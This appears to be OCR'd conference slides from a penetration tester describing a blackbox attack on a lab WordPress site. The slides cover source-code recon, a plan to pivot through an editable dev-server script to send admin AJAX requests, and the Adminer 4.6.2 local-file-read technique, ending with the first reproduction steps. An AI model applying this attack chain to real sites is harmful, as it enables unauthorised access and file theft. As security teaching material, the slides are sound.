
ЛОМАЕМ САМЫЙ СВЕЖИЙ WORDPRESS

@manfromkz

KOLESA Conf'21

Whoami

- Murat (@manfromkz)
- Master of Computer Science
- OSCP, eWPTXv2
- Security expert at NitroTeam
- Blog – https://murat.one
- CVE-2020-29143, CVE-2020-29142, CVE-2020-29140, CVE-2020-29139, CVE-2021-34187




Penetration testing (pentest)

- is simulating actions of real hackers
- can be: blackbox, greybox, whitebox

Real penetration testing case

1. Blackbox
2. Latest Wordpress with up-to-date plugins
3. Single site on server
4. Hard to brute-force passwords



Not secure | wpexample.local/
Site for testing purposes
@manfromkz
Home
About
Blog
Contact
Menu
Search
The New UMoMA Opens its Doors

Not secure | view-source:wpexample.local

```
</style>
<link rel='stylesheet' id='twentytwenty-print-style-css'  href='http://wpexample.local/wp-content/themes/twentytwenty/print.cs
<script src='http://wpexample.local/wp-content/themes/twentytwenty/assets/js/index.js?ver=1.8' id='twentytwenty-js-js' async><
<link rel="https://api.w.org/" href="http://wpexample.local/wp-json/" /><link rel="alternate" type="application/json" href="ht
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://wpexample.local/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 5.8.1" />
<link rel="canonical" href="http://wpexample.local/" />
<link rel='shortlink' href='http://wpexample.local/' />
<link rel="alternate" type="application/json+oembed" href="http://wpexample.local/wp-json/oembed/1.0/embed?url=http%3A%2F%2Fwp
<link rel="alternate" type="text/xml+oembed" href="http://wpexample.local/wp-json/oembed/1.0/embed?url=http%3A%2F%2Fwpexample.
    <script>document.documentElement.className = document.documentElement.className.replace( 'no-js', 'js' );</script>
            <script src="http://dev.wpexample.local/assets/custom.js"></script>
    </head>

    <body class="home page-template-default page page-id-6 wp-embed-responsive singular enable-search-modal has-post-thumbnail

        <a class="skip-link screen-reader-text" href="#site-content">Skip to the content</a>
        <header id="site-header" class="header-footer-group" role="banner">
```



Not secure | view-source:wpexample.local
</style>
<link rel='stylesheet' id='twentytwenty-print-style-css' href='http://wpexample.local/wp-content/themes/twentytwenty/print.cs
<script src='http://wpexample.local/wp-content/themes/twentytwenty/assets/js/index.js?ver=1.8' id='twentytwenty-js-js' async><
<link rel="https://api.w.org/" href="http://wpexample.local/wp-json/" /><link rel="alternate" type="application/json" href="ht
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://wpexample.local/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 5.8.1" />
<link rel="canonical" href="http://wpexample.local/" />
<link rel='shortlink' href='http://wpexample.local/' />
<link rel="alternate" type="application/json+oembed" href="http://wpexample.local/wp-json/oembed/1.0/embed?url=http%3A%2F%2Fwp
<link rel="alternate" type="text/xml+oembed" href="http://wpexample.local/wp-json/oembed/1.0/embed?url=http%3A%2F%2Fwpexample.
<script>document.documentElement.className = document.documentElement.className.replace('no-js', 'js');</script>
<script src="http://dev.wpexample.local/assets/custom.js"></script>
</head>
<body class="home page-template-default page page-id-6 wp-embed-responsive singular enable-search-modal has-post-thumbnail
Skip to the content
<header id="site-header" class="header-footer-group" role="banner">
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56

So what?

- User of dev.wpexample.local probably can edit custom.js
- The code of custom.js is executes in web-browsers of wpexample.local users (including admin)
- Then, if you can edit custom.js, you can send AJAX-requests to the admin endpoint of wpexample.local

=> Next goal is dev.wpexample.local

Adminer 4.6.2


Not secure | dev.wpexample.local/adminer.php
Adminer 4.6.2 4.8.1
Login
System
MySQL
Server
localhost
Username
Password
Database
Login
Permanent login

adminer 4.6.2 exploit

All Images Videos News Maps More Tools

About 18,800 results (0.51 seconds)

https://www.acunetix.com › vulnerabilities › web › adm...

Adminer 4.6.2 file disclosure vulnerability - Acunetix

Adminer is distributed under Apache license in a form of a single PHP file. **Adminer** versions up to (and including) 4.6.2 supported the use of the SQL statement ...

https://faisalfs10x.github.io › Htb

Exploiting Adminer 4.6.2 File Disclosure Vulnerability ...


May 21, 2020 — Admirer is an easy box that need to **exploit Adminer** 4.6.2 to get credential for initial shell then abusing shutil module for python library ...

https://www.foregenix.com › blog › serious-vulnerabilit...


Serious Vulnerability Discovered in Adminer database ...

Jan 18, 2019 — Serious **Vulnerability** Discovered in **Adminer** database Administration Tool ... was discovered by security researchers Yashar Shahinzadeh and more ...


Reading local files by adminer script without valid credentials




Reading local files by adminer script without valid credentials



Reading local files by adminer script without valid credentials



Reading local files by adminer script without valid credentials



Requirements (victim)

- PHP: mysqli.allow_local_infile = On
  - Before PHP 7.2.16 and 7.3.3 the default was “1”
  - https://www.php.net/manual/en/mysqli.configuration.php#ini.mysqli.allow-local-infile

Requirements (attacker)

- MYSQL: local-infile = 1
  - https://dev.mysql.com/doc/refman/8.0/en/load-data-local-security.html

Steps to reproduce

- Connect to own server
- CREATE TABLE `adminer` (`data` text NOT NULL);
